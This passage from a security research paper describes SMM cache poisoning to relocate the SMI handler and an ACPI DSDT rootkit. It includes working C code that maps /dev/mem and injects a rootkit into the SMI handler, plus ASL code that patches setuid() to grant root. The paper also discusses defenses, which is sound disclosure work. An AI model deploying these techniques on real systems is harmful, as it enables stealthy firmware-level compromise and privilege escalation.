4. copy the SMI handler CV (copy is possible from the cached version) at address A. We will call this new copy SMI handler A;

```
int fd = open("/dev/mem", O_RDWR);
unsigned char * handler_CV = mmap(NULL, 0x8000,
        PROT_READ | PROT_WRITE, MAP_SHARED, fd ,0xa8000);
unsigned char * handler_A = mmap(NULL, 0x8000,
        PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0x38000);
memcpy(handler_A, handler_CV, 0x8000);
```

5. modify the copy to address A at will to include rootkit functions;

```
memcpy(handler_A, rootkit, endrootkit-rootkit);
```

6. modify what is stored at addresses corresponding to SMRAM. It is very important to note that, because of the Write Back strategy, modifications only occur in cache. As a result, CV is modified but not the actual SMRAM content. After modification, CV should be identical to the original SMI handler except that it writes A to the SMBASE value from the saved state. This can be done simply by hooking the existing SMI handler;

```
// jump to the relocation_code that will change SMBASE image
memcpy(handler_CV, &initial_jmp, 3);
// copy code in an unused memory zone
// this code has to jump back to the original handler
memcpy(handler_CV + CODE_OFFSET, &relocation_code,SIZE);
```

7. trigger a second SMI. The copy of the SMI handler (CV) is executed, writes A to the SMBASE saved context. Upon execution of the `rsm` instruction, the content of the CPU internal SMBASE register will be replaced with address A that will be the new SMBASE address:

   ```
   outl(0x0000000f, APMC);
   ```

8. from that point on, any further SMI will cause the execution of the SMI handler copy at address A.

SMRAM relocation is permanent until next reboot. As far as the CPU is concerned, SMRAM is relocated to address A. Yet, for the chipset, SMBASE still corresponds to either legacy or high SMRAM. No mechanism in the chipset will control accesses to the new SMRAM location.

7.2 Alternate scheme

It is worth noting that the first part of the scheme (steps 3 and 4) are only used to provide the attacker with a copy of the original SMRAM handler that is being used by the system. If the attacker has other means to obtain the original handler, or knows how to write a correct SMI handler for the machine, this first part can be skipped. In step 4, the attacker would then have to write the handler from scratch. The remainder of the scheme works exactly the same way. In this case, the only time when the attacker really needs SMRAM caching is during step 6 to make sure that the SMBASE modification code (typically around 12 bytes) is actually executed after an SMI was triggered.

7.3 A few more remarks about the cache

Considering the alternate scheme, one may wonder whether it is always possible to alter the cached version of the SMRAM or not. When the attacker modifies the content stored at the addresses corresponding to the SMRAM (step 6), the corresponding cache line might indeed not be present. If the platform uses the legacy SMRAM, the cache will be filled by video RAM content; in the High SMRAM or TSEG case, experiences have shown that the cache is filled by `0xff` bytes before the write operation occurs. In both cases, the scheme works as expected.

We have seen in 5.4 that write back cycles were allowed outside the System Management Mode for the high SMRAM. Thus, the modification performed by the attacker in step 6 will eventually be committed to main memory once the corresponding cache line is invalidated and might be monitored by a privileged component of the chipset as we will see later. However, the attacker may still remain undetected by using the `invd` instruction, whose effect is to invalidate the caches, *without committing them to main memory.*

7.4 Using the scheme on multi-CPU platforms

The attack described previously is especially suited to single-CPU computers. When several CPUs are running on the system, things get slightly more complicated. Indeed, when an SMI is triggered on a multi-CPU machine, any of them may catch the SMI and enter SMM. The documentation only states that at least one CPU will handle the SMI.

It is also advised that each CPU should use a different SMRAM memory space. The contents of each CPU SMBASE register will be different.As a consequence, each CPU will be using a different SMI handler.

From the attacker's point of view, several SMI handlers are stored at different addresses and there is no way for him (considering the specifications) to predict which one will be used to handle an SMI. There are two different ways for the attacker to address this problem:

- by modifying the caching strategies of all SMI handlers and maintaining in cache a modified copy of each of them;
- by modifying a single SMI handler and carry on triggering SMIs until the modified SMI handler is actually executed by the system.

The first strategy should be preferred when possible (the size of the caches might not be compatible) as it has the highest success rate.

7.5 Experimentations

Experimentations have been carried out on four different computers from different manufacturers (two laptops, a desktop computer and a server, see table 7). Both laptops use high SMRAM, the desktop machine legacy SMRAM and the server uses TSEG. Both laptop and desktop computers were single-CPU computers and the server was a dual-core CPU machine.

Only the server had the D_LCK bit set. We did set the D_LCK bit on all machines before carrying out the privilege escalation schemes.

Our scheme has been successfully carried out on all machines. In a private communication, Intel® confirmed that the problem was generic and fixed in very recent CPUs (see section 13).

7.6 Determining SMBASE

In practice, the most difficult part of the privilege escalation attack is to actually guess what SMBASE is as the SMBASE register cannot be read even by ring 0 code.

For instance, legacy SMRAM corresponds to memory addresses between 0xa0000 and 0xbffff. Valid values of SMBASE include 0xa0000, 0xa8000, and 0xb0000. The SMI handler may also be located anywhere outside of chipset-protected legacy or high SMRAM. It is however important to note that SMBASE values are machine-dependent and that it is very likely that two machines of the

	Laptop1	**Laptop2**	**Desktop**	**Scientific**
Vendor	Toshiba	Dell	VECI	Dell
Model	Portégé M400	Latitude D520	VECI	Precision 490
CPU	T1300	Celeron M	Pentium 4	Xeon
Multi-CPU	No	No	No	Yes
SMRAM	High	High	Legacy	TSEG
D_LCK set by BIOS	No	No	No	Yes
D_LCK set for experiments	Yes	Yes	Yes	Yes
Scheme works	Yes	Yes	Yes	Yes

Fig. 7. Experimental settings

same model will use identical SMBASE settings. Thus, the SMBASE value may either be determined online on the target computer, or offline on an identical computer.

Basically, a first solution to determine SMBASE would be for the attacker to modify the caching strategies for the legacy SMRAM, high SMRAM and TSEG (if they are in use) to *Write-Back* and attempt to fill those memory areas with `rsm` instructions. All three memory areas will thus be filled with repeated `rsm` instructions. All the attacker has to do is trigger an SMI. The CPU switches to SMM upon receiving the SMI, saves its context in the saved state map and run the SMI handler. Because of the caching strategy, if SMBASE is within the legacy SMRAM, high SMRAM or TSEG memory range, the first instruction run is an `rsm` instruction. As a consequence, the CPU will get back to protected mode. If the attacker now reads the contents of the legacy SMRAM, high SMRAM and TSEG, they should still be filled with `rsm` instructions except for the memory area corresponding to the saved state map. As the offset between the base address of the saved state map and SMBASE is a well known value, finding the base address of the saved state map yields SMBASE (see figure 8).

However, the previous scheme is not realistic as caches are far smaller than each of the three possible SMRAM areas. So the attacker will have to test each possible location one after the other, and make sure that the memory areas filled with `rsm` instructions are small enough to fit in the cache. Such a meticulous approach thus relies on a correct approximation of the size of the cache used on the platform.

Actually, filling the SMRAM with `rsm` instructions is not necessary. The attacker only needs to modify the caching strategies for the legacy SMRAM, high SMRAM and TSEG (if they are in use) to *Write-Back* and trigger an SMI and try to locate the saved state map. As the saved state map is the last data structure accessed by the SMI handler, it necessarily lingers in cache. We were able to use this scheme to determine SMBASE on machines even when SMRAM was locked. Proof-of-concept code is available from the authors on request.


Fill with rsm instructions
Trigger an SMI
Rsm is run
High SMRAM
TSEG
Legacy SMRAM
rsm rsm rsm rsm
Physical addresses Memory space
SMBASE (unknown to the attacker)
Saved state map lingers in cache memory. SMBASE is obtained by substracting a well known offset from the base address of the saved state map

Fig. 8. Global SMBASE localisation scheme

Part 3 — The Advanced Configuration and Power Interface

The Advanced Configuration and Power Interface (ACPI) is also responsible for the power management. ACPI is intended to let an operating system synchronously control the hardware it is running on, contrary to the System Management Mode which only handles power management events in an asynchronous way. For example, ACPI allows the OS to suspend devices or check the battery state.

In the remainder of this section, we show how security flaws arise from the ACPI design, the principles of which are first briefly presented. We then illustrate some of the issues raised by means of a proof of concept for hidden functions that are triggered by external stimuli. We also discuss some limitations of the attack.

8 ACPI design principles

In the model, the chipset does not attempt to configure power management registers by itself. Configuration is actually initiated by software components running on the CPU. At boot time, the BIOS is likely to configure the hardware, while the operating system or trusted computing base is in charge of power management once the boot process is over.

In the ACPI model, the platform provides an ACPI BIOS, several ACPI registers that are accessed for power management purpose (they can be either Memory Mapped registers, Programmed I/O registers or PCI configuration registers), and ACPI tables that basically specify how ACPI registers should be accessed.

ACPI tables have different types and purposes:

– the Root System Description Table (RSDT) contains a set of pointers to the other tables. The address of the RSDT is provided by the Root System Description Pointer (RSDP), which must be stored in the Extended BIOS Data Area (EBDA), or in the BIOS read-only memory space. The OSPM will only locate the RSDP by searching for a particular magic number (the RSDP signature) that the RSDP is required to begin with;
– the Differentiated System Description Table (DSDT), the address of which can be determined thanks to the pointer provided by the RSDT, contains those methods that should be used by the component in charge of power management and specifies how the power characteristics of the devices shall be modified. The ACPI specification only defines the methods that are available for each device and their meaning. Actions defined in the methods are machine-specific. The DSDT is written in AML (ACPI Machine Language) [11], which can be disassembled into a more comprehensible language, called ASL (ACPI Specification Langage)[3];

– many other tables are also provided, but for the sake of simplicity, we will not give details on them.

ACPI does not standardise power management at the software level, but operating systems should include the following components to perform power management tasks:

– an Operating System-directed configuration and Power Management component (OSPM) running at the kernel level should be in charge of the overall power management strategy;
– an ACPI driver and an AML interpreter should be used by the OSPM to execute the contents of the methods specified in the DSDT;
– device drivers should optionally make use of the AML interpreter to perform power management independently of the OSPM.

ACPI components and their relationships with the kernel are summarised in Figure 9.



Fig. 9. ACPI architecture

8.1 DSDT basic structure

The DSDT describes those devices that support power management. Devices are organised in packages in a tree-like structure. Several standardised packages are located under the root (labelled \) of the tree, such as the `\_PR` Processor tree package, which stores all CPU related objects and the `\_SB` System Bus tree package, which stores all bus-related resources. PCI resources (e.g., PCI0, PCI1) are located in the `\_SB` package. In turn, devices can be defined in other devices' subtrees. For instance, IDE or USB controllers can be accessed in the tree below the PCI0 device; the path to the USB0 host controller on the DSDT tree is thus `\_SB.PCI0.USB0`. Power management-related methods are the leaves of the tree. For example, the method that allows the USB0 controller to transit to the S5 power state is `\_SB.PCI0.USB0._S5`. Most method names are defined in the ACPI standard, so that the OSPM knows which method to call. Example of such standard methods are given in [11].

Power management basically works as follows: in response to some hardware-triggered event, or based on its own policy, the OSPM can initiate a power management-related action by executing the corresponding AML method in the DSDT. For instance, in order to put one of the USB controller in the S5 power state, the OSPM simply has to run the `\_SB.PCI0.USB0._S5` method.

8.2 ACPI machine language and ACPI source language

AML-written tables can be disassembled in ACPI source language (ASL) using for instance the ACPIca tools [3]. The ASL language provides basic constructs in order to define ACPI registers and methods. Logical and arithmetic operations on registers, branching instructions and loops are available. Special commands are also available, like the `Notify()` command, which can be used by the OSPM to send messages to other parts of the operating system. Next section shows how Notify events are handled under Linux.

The ACPI registers are defined by the ASL `OperationRegion()` command. Memory, PCI configuration and PIO spaces can be mapped as ACPI registers. Different fields of each ACPI register can be given a name using the `Field()` command (see next section).

8.3 Use of ACPI in practice: Linux example

In this section, we study how ACPI is handled by an ACPI-compliant Linux system. This will be useful as most of the examples we give in the next sections will be related to Linux systems.

ACPI software in Linux is mostly composed of two different parts:

– a kernel service which includes an AML interpreter, ACPI drivers for different devices (e.g, fan, CPU, batteries) and part of the OSPM. The modular structure of the Linux kernel allows for a selection of devices that are handled by the kernel using ACPI;

– a userland service called acpid (ACPI daemon) that is functionally part of the OSPM. acpid is configured through a set of configuration files stored in the `/etc/acpi` directory, each of which specifies the expected system behaviour when an ACPI "Notify" event for a particular device is received. For instance, the `/etc/acpi/power` file can be used to configure acpid so that whenever a power button event is received, the shutdown command is executed.

The Linux kernel also allows the user to define an alternate DSDT file, different from the one specified by the BIOS. This function is quite convenient as it allows the DSDT to be modified, e.g. for debug purposes.

The easiest way to force the kernel to use a custom DSDT is through the use of an "initial RAM disk" (initrd). An initrd is usually used by the bootloader of a Linux system to load kernel modules that are required to access the root file system (SATA or IDE drivers, file system-related modules for instance) when they are not shipped with the kernel. But the initrd can also be used to provide a custom DSDT to the kernel. For the kernel to use a custom DSDT, all we have to do is create an initrd file with the following command[7] and provide the initrd to the bootloader.

```
mkinitrd --dsdt=dsdt.aml initrd.img 2.6.17
```

The DSDT used by the system is accessible via the `/proc/acpi` pseudo-file. It is then possible to disassemble the DSDT of the system and then reassemble the output ASL file without modifications. On some computers, this simple operation fails. On the example below, we disassemble the DSDT file (called "dsdt") of an actual desktop system through the `iasl -d dsdt` command. The ASL file corresponding to the DSDT is written in the `dsdt.dsl` file. Next, we compile the dsdt.dsl file into AML. Ideally, the output file should be identical to "dsdt" . However, the compiler shows unexpected compilation errors. This is symptomatic of ACPI tables that do not comply to the standard, despite being written in AML.

```
#iasl -d dsdt
Loading Acpi table from file dsdt
[...]
Disassembly completed, written to "dsdt.dsl"
#iasl dsdt.dsl
dsdt.dsl   286:     Method (\_WAK, 1, NotSerialized)
Warning  1079 -     ^ Reserved method must return a value (_WAK)
dsdt.dsl   319:             Store (Local0, Local0)
Error    4049 -     ^ Method local variable is not initialized (Local0)
dsdt.dsl   324:             Store (Local0, Local0)
Error    4049 -     ^ Method local variable is not initialized (Local0)
ASL Input:  dsdt.dsl - 4350 lines, 144392 bytes, 1678 keywords
Compilation complete. 2 Errors, 1 Warnings, 0 Remarks, 382 Optimizations
```

[7] The code that is presented below has been tested for a Linux 2.6.17 kernel.

It is also possible to copy the system DSDT and change the definition of ACPI registers. If we map kernel structures such as system calls to ACPI registers, or define new ACPI registers, compiling the modified DSDT does not cause any warning. It is then possible to update the initrd of the system in order for the modified DSDT to be used by the system after the next reboot. The following code describes how to define such new ACPI registers. The first OperationRegion() command defines an ACPI register called LIN corresponding to a byte-wide PCI configuration register. The second OperationRegion command defines a system memory 12-byte wide ACPI register called SAC composed of three 4-byte registers defined through the following Field() command called SAC1, SAC2 and SAC3.

```
/* PCI configuration register : */
/* Bus 0 Dev 0 Fun 0 Offset 0x62 is mapped to LIN */
Name(_ADR, 0x00000000)
OperationRegion(LIN, PCI_Config, 0x62, 0x01)
Field(LIN, ByteAcc, Nolock, Preserve) { INF,8 }

/* System Memory at address 0x00175c96 */
/* (Setuid() syscall) is mapped to SAC */
OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
Field (SAC, AnyAcc, NoLock, Preserve)
  { SAC1,32, SAC2,32, SAC3,32 }
```

9 Security issues with ACPI

In this section we study different security issues related to ACPI. The ACPI model seems to be the most important security flaw. Indeed, the OSPM must trust the content of the ACPI tables supplied by the BIOS in order to run ACPI code. Actually, the OSPM has no particular way to determine whether ACPI tables are genuine or not. Also, the OSPM has no means to properly identify what the ACPI registers are. As ACPI does not provide any ACPI register identification scheme, the OSPM cannot ensure that the methods defined in the DSDT actually manipulate *only* ACPI registers, so the OSPM can merely trust those methods.

One could argue that OSPMs have the possibility to correctly identify ACPI registers. For instance, if the OSPM knows that a particular network adapter is plugged in, it should be able to know which specific configurations of the device are related to power management and which are not. If the OSPM was able to differentiate ACPI registers from regular chipset or device registers then the OSPM could enforce a simple access control policy and would refuse to read or modify the content of any non-ACPI register even if instructed to do so by one of the methods of the DSDT. However, as stated in introduction, ACPI has been precisely introduced to define common interfaces and make sure that platform-specific information (for instance the location of ACPI registers) is pushed in ACPI tables for the operating system to configure the platform without an in-depth understanding of the semantics of the chipset or devices registers. In other words, ACPI would be useless if the OSPM knew enough of the platform details to identify the ACPI registers.

Another argument could also be that it is not a security issue that the OSPM is not able to identify ACPI registers, as computer programs have to trust higher-privilege or to some extent previously booted components. What we wanted to stress out here is the fact that ACPI could have been designed differently at the hardware or platform level to allow OSPMs to differentiate ACPI registers from other registers. What's more, the paradigm forcing OSes to trust previously booted software tends to be challenged by new technologies using hot reboot (this matter is discussed in section 12).

We now look at the problem from the chipset point of view. The chipset is able to know the location and the purpose of most ACPI registers, but it does not know when the OSPM is running on the CPU, nor can it distinguish ACPI-related access to the registers from non-ACPI-related accesses. From the chipset perspective, a userspace code attempting to modify a register is not different from the OSPM, so there is no way for the chipset to enforce that the OSPM be the only component to access ACPI-related registers and that OSPM cannot access non-ACPI-related registers.

At this point, one could argue that it is not the job of the hardware to make security-related decisions. Here again our point is that the fact that neither the OSPM nor the chipset can serve as a policy enforcement point seems a major design problem. Additionally, it seems fair to note that the chipset is already used as a policy enforcement point to restrict access to security-critical memory areas such as the SMRAM (as described in the previous part), so using the chipset to make the platform more secure would not really be that innovative.

As a summary, neither the chipset nor the OSPM can decide whether an action is legitimate or not: the OSPM is not able to determine if the registers it is accessing are indeed ACPI because it blindly trusts the content of the DSDT, and the chipset cannot know what software component is trying to access a particular resource because all software components running in protected mode look the same to the chipset.

The lack of policy enforcement point makes it impossible to detect misbehaviours of the ACPI sub-system:

– it is impossible to detect a bug in the DSDT that would incorrectly define an ACPI register (remember that disassembling the DSDT and reassembling it on some computers reveals AML errors);
– it is impossible to detect live modifications of the DSDT image the OSPM is using.

Other security issues exist even if they can probably be considered of lesser importance. First, device drivers are allowed to access the content of the DSDT and perform ACPI-related tasks. The fact that the OSPM and the device drivers could be independently accessing the same registers could lead to inconsistencies and to incorrect system behaviour. For instance, the OSPM could consider that some device is in a particular state when the device driver itself has configured the device differently.

Also, the fact that the OSPM has to actually look for the Root System Description Pointer signature to be able to locate the structure is quite debatable from a security point of view. OSPMs probably do not look for multiple RSDP structures, so an OSPM is likely to use the first RSDP matching the signature. The fact that the OSPM is indeed able to identify the actual RSDP relies on the assumption that there is no way for an attacker to insert a rogue RSDP with a correct signature in memory before the genuine RSDP. This assumption actually does not prove easy to guaranty.

10 Design of a rootkit function

The overall principle of an ACPI rootkit has been presented by John Heasman [9]. According to the author, designing an ACPI rootkit triggered by external hardware events (e.g., lid closing, power adapter plugging or removing) was still an open problem. In this paper, we present a proof-of-concept code that allows a rogue rootkit-like function to run whenever the power adapter is pulled and replugged twice in a row. We also study the limits of the ACPI model and conclude that ACPI rootkits detection is a complex problem.

An attacker controlling the content of the DSDT could:

– add devices in the DSDT, create new ACPI registers corresponding to any memory zone, or PIO register;
– modify existing methods behaviour, create additional methods.

This attack assumes that the attacker has enough privileges to modify the DSDT used by the OSPM. For instance, the attacker can attempt a live modification of the DSDT the OSPM is using or, alternatively, interfere with the DSDT load process (for instance by flashing the BIOS or modifying the boot loader) in order for the OSPM to load the tainted DSDT. On most operating systems, an attacker will only be allowed to do so if she is granted maximum privileges (ring 0). Therefore, this attack shall not be useful in a privilege escalation scheme; on the other hand, modifications of the DSDT can be useful to kernel-level rootkits.

Kernel-level rootkits are malwares trying hard to ensure both their stealthiness and resilience. Indeed, an attacker needs her rootkit to hide its presence from the user and the operating system and also remain in memory, even if part of the rootkit is removed by some antivirus software. We have discussed attacks on the System Management Mode in the previous part. Another possibility for the rootkit is to modify one of the methods of the DSDT to make sure that each time this method is launched by the OSPM, functions of the rootkit get executed.

As a proof-of-concept of what is described above, we show how it is possible for an attacker to design an ACPI rogue code for a Toshiba Portégé M400 laptop using a Linux Mandriva 2008 [22] system. This rogue code is intended to trigger a backdoor every time the power adapter plug is pulled and replugged twice in a row; the backdoor grants superuser privileges to subsequent user logins, no matter what the user id is.

In order to do so, the attacker can create a new device TEST and define a new ACPI register called INF corresponding to an otherwise unused chipset register[8]. This chipset register is a PCI configuration register (bus 0, device 0, function 0, offset 0x62). It is byte-wide, readable and writable and is not used by any other software component (including BIOS). Such a device can be defined as below[9]:

```
Scope(\_SB.PCI0){
    Device(TEST){
        Name(_ADR, 0x00000000)
        OperationRegion(LIN, PCI_Config, 0x62, 0x01)
        Field(LIN, ByteAcc, Nolock, Preserve)
        { INF,8 }

        Method(_S1D,0, NotSerialized)
        { Return(One) }

        Method(_S3D,0, NotSerialized)
        { Return(One) }

        [...]
    }
}
```

On Linux-operated laptops, the _STA (Status Request) function of the BAT1 device is used by the OSPM to check the status of the main battery, so it is supposed to be executed quite frequently (experiments have shown that it is invoked around once every 10 seconds).

The _PSR (Power Source) function of the ADP1 device is called when the power adapter is unplugged or plugged in. This function is used by the system to determine what the current power sources are. The attacker can use the newly created INF ACPI to keep track of the number of times the _PSR function has been executed in a row without the BAT1._STA function being called. This can be achieved by means of the following modifications. The BAT1._STA function is modified to ensure that each time BAT1._STA is executed, the INF ACPI register is set to 1. This can be done by using the Store() ASL command. Of course, it is possible to modify other functions[10] in the same way as BAT1._STA to make sure that the INF ACPI register is set to 1 as often as possible.

[8] The attacker could alternatively have used an unused memory space, as for example the BIOS keyboard buffer, located at physical addresses 0x41a to 0x43e.

[9] The device presented does not only contain the INF register, but also some standard methods, defined for every ACPI device. Even if these methods may not be necessary for the TEST device to be defined in the DSDT, they make it resemble real devices.

[10] Determining experimentally which functions are called often requires modification of the DSDT to make sure that each function of the DSDT writes a different value to the INF register when called, and tracking accesses to the INF registers (modification of the ACPI driver).

```
Device(BAT1){
     [...]
     Method (_STA, 1, NotSerialized)
     {
         Store(0x1 , \_SB.PCI0.TEST.INF)
            [...]
     }
}
```

The attacker also has to modify different functions and registers of the ADP1 device. A new ACPI register is created, which corresponds to the memory location where the `setuid()` syscall is stored (more precisely to the part of the `setuid()` syscall where the effective user id is set).

```
Device (ADP1)
    { [...]
        /* Map setuid() syscall. 0x00175c96 is the physical address */
        /* of the part of setuid() to be modified by the backdoor */
        OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
        Field (SAC, AnyAcc, NoLock, Preserve)
        {
              SAC1, 32,
              SAC2, 32,
              SAC3, 32
        }
[...]
```

The ADP1._PSR function is also modified to increment INF.

```
[...] /* In ADP1 device */
Method (_PSR, 0, NotSerialized)
{     /* if INF = 4 then modify setuid() */
      If (LEqual (\_SB.PCI0.TEST.INF, 0x4))
      {
          Store(0x90900000, SAC3)
          Store(0x0, SAC2)
          Store(0x014c80c7, SAC1)
      }
      /* increment INF */
      Increment (\_SB.PCI0.TEST.INF)
      Return (\_SB.MEM.AACS)
}
[...] /* ADP1 device continues */
```

If the INF ACPI register reaches the value 4, meaning that ADP1._PSR has been called four times in a row (unplugged and plugged again in twice in a row) without the BAT1._STA function being called in the meantime, the backdoor gets executed. The backdoor modifies the `setuid()` system call (which is called by the authentication process every time a user logs on the system) in such a way that any user obtains the superuser identity instead of her own identity (i.e.

is granted maximum privileges) if authentication succeeds. This is achieved by modifying 12 bytes of `setuid()` code at physical address `0x175c96` (mapped in the `SAC1`, `SAC2`, `SAC3` ACPI registers) to make sure that the effective identity of the user is set to root. The values to be written depend on the version of the kernel, here the assembly language instruction `movl $0, 0x14c(%eax)` (where `0x14c(%eax)` corresponds to the memory location of the effective user id for this version of the kernel) are to be added, followed by two `nop` operations for opcode alignment purposes.

```
/* Without backdoor activation */   /* After backdoor activation */
Mandriva Linux Release 2008.0       Mandriva Linux Release 2008.0
Kernel 2.6 on an i686 / tty1        Kernel 2.6 on an i686 / tty1
Login: user                         Login: user
Password:                           Password:

$id                                 #id
uid=500(user) [...] euid=500(user)  uid=500(user) [...] euid=0(root)
$whoami                             #whoami
user                                root
```

11 Limitations

In the previous sections, we have shown that creating an ACPI rootkit-like function is possible. However, there are a couple of important limitations:

– an ACPI rootkit is machine-specific. It requires modification of the DSDT, the content of which is strongly related to the machine hardware;
– an ACPI rootkit most likely needs to be operating system-specific. The ability to create a generic and operational ACPI rootkit on a platform independently of the operating system type still needs to be verified. The ACPI `_OS` object or the ACPI `_OSI` command can help identify OSes but of course it is possible for the operating system to lie about its version;
– after a reboot, the OSPM reloads the DSDT from the one provided by the platform, unless the rootkit ensures that a modified one is loaded instead. ACPI rootkit functions will thus require knowledge of relatively important parts of the operating system or of the BIOS.

Part 4 — Impact and countermeasures

It has been shown in the previous parts that an attacker could modify either the SMI handler or the ACPI tables to add hidden backdoors on a platform. Such backdoors may allow for stealthier malware or rootkits. What is more, they could survive a *late launch* as described in the TxT technology (see section 2.4), and therefore defeat the attempts to exclude the BIOS from the Trusted Computing Base.

Our proofs of concept assume the attacker has ring 0 privileges before late launch occurs. However, such a trap could also be added during the conception or the shipping of the machine, by altering the BIOS.

In section 12, we study how to detect and prevent attacks on ACPI tables. Then, section 13 presents possible solutions to mitigate the risks of a modification of the SMI handler. Finally, section 14 gives an overall conclusion to this paper.

12 How to secure ACPI?

We have seen in introduction that the Trusted Computing Base, which is the subset of hardware and software components of a trusted platform with the highest privilege level, should be kept as small as possible. As the ACPI specification suggests that the OSPM should be part of the software component with the highest privilege level, power management tasks should be part of the TCB of a trusted platform. In other words, the ACPI tables (and more specifically the DSDT) must be included in the TCB and their integrity enforced for power management tasks to remain generic.

12.1 Ensure the integrity of the tables

If TPM and CRTM (*Core Root of Trust for Measurement*) are used, ACPI tables can be measured at boot time, and modifications to ACPI tables that survive reboots are likely to be detected. But measurements cannot ensure that tables will not be modified in the future by a rootkit. Furthermore, measurements will ensure table integrity but will not give a way to trust their content.

Alternatively, one could also propose that the BIOS vendors cryptographically sign the ACPI tables. The signature would be verified at boot time by the BIOS itself to make sure that ACPI tables have not been modified. Such a scheme would probably not be really efficient as an attacker that would manage to modify ACPI tables would also probably have enough privileges to deactivate the signature verification function unless this function is immutable. Signature schemes will also not provide any protection against bugs in BIOS-provided ACPI tables.

12.2 Static analysis

How can the trusted computing base determine that there is no bug or rogue function in the ACPI tables provided by the platform that will modify the expected behaviour? ACPI static analysis tools could be used to detect anomalous behaviours in the methods defined in ACPI tables and look for the definition of ACPI registers that are not legitimate (e.g., mapping between a register and a system call).

However, static analysis has several limitations. First, the efficiency of such a tool would depend on its knowledge of the operating system and the underlying hardware platform, which may turn out to be quite complex. Second, a bug in the ACPI tables may allow an attacker to program wrong addresses in a DMA transfer, which would inn turn result in smashing kernel code in main memory. Last, static analysers would not help against live modification of the ACPI tables.

As a summary, static analysis alone will certainly not be able to prevent every attacks, but could be coupled with dynamic analysis, or with an IOMMU, allowing the OS to restrain devices' access to main memory.

12.3 Dynamic analysis

Dynamic analysis may thus be used inside the trusted computing base to prevent such modifications. Unfortunately, such tools would not be able to prevent kernel-level malicious codes from deactivating them before modifying ACPI tables.

The best solution so far for a trusted platform would be to shift to a new paradigm, where the component in charge of power management would be a non privileged operating system running on top of the TCB rather than inside it. In this way, the OSPM running methods described in ACPI tables would not have enough privileges to modify security critical structures such as the ones inside the trusted computing base. Any such attempt would give the hand back to the trusted computing base that can for instance shut down the power management domain and report the security breach.

However, such an approach was rejected in the Linux kernel [23] case because ACPI is needed in the early boot phase, when only ring 0 kernel is running. Besides, delegating ACPI to an unprivileged task might be problematic during "suspend to ram" or "suspend to disk" operations, since the task might have been swapped on hard drive it is supposed to wake up. Theses issues would have to be taken into account to provide a functional OSPM.

13 How to secure the SMI handler?

13.1 Impact of the cache attack presented

The problem is far more complex when trying to detect modifications inside the SMI handler, or to check whether the handler is harmless and secure. The main issue is that the SMI handler is protected by the access control mechanism described in section 3.4, which prevents even the highest privileged software component (the hypervisor or the OS) from reading the SMRAM content. Therefore, the OS kernel would have no way to detect a modification of the SMI handler by an attacker trying to insert a backdoor, unless a security flaw is exploited (c.f. 7).

The same problem arises on a platform using TxT technology. Indeed, as the SMI handler runs in System Management Mode, its execution is completely invisible to the hypervisor or the OS kernel.

Currently, it seems like one has to accept the risk. However, further studies may be led in two directions. The first one would consist in virtualising SMM, in order to allow the CPU to hand over the control to the hypervisor whenever the SMI handler needs to perform a privileged action. The second one would consist in adding monitoring features to the chipset, for the hypervisor to analyse the SMI handler at will. As the chipset has access to the SMRAM (it can choose to bypass its own access control), it can provide real time monitoring and integrity checks. It should nevertheless be noted that the SMM security flaws presented here imply that the chipset cannot know the memory location of the SMI handler that really gets executed.

Regarding the potential misuses of the technique presented in 7, rootkits could implement the attack to silently taint any chipset structure, including those that are read-only, like BIOS functions. The modification would only take place in cache and would not require actual modification of the BIOS ROM.

Another potential source of interest is the fact that this technique can be used to hide taintings from external memory integrity scanners [21]. Such scanners monitor the contents of main system memory but cannot detect modifications that only occur in cache. Another major impact is on security features such as DeepWatch [2] and Hyperguard [25]. Deepwatch is a chipset-based security mechanism proposed by Intel® that aims at checking operating systems, virtual machine monitors and SMRAM contents integrity. Hyperguard is a solution that includes rootkit detection functions within the SMI handler. These functions have not been fully implemented yet but it seems that they will be inefficient against our scheme, even when used in conjunction with Deepwatch (the role of which would be to check the integrity of Hyperguard), as there is no way for these tools to detect a rogue SMRAM relocation. Deepwatch will only be checking the memory address where Hyperguard is supposed to be and Hyperguard will no longer be executed once the SMRAM space is relocated.

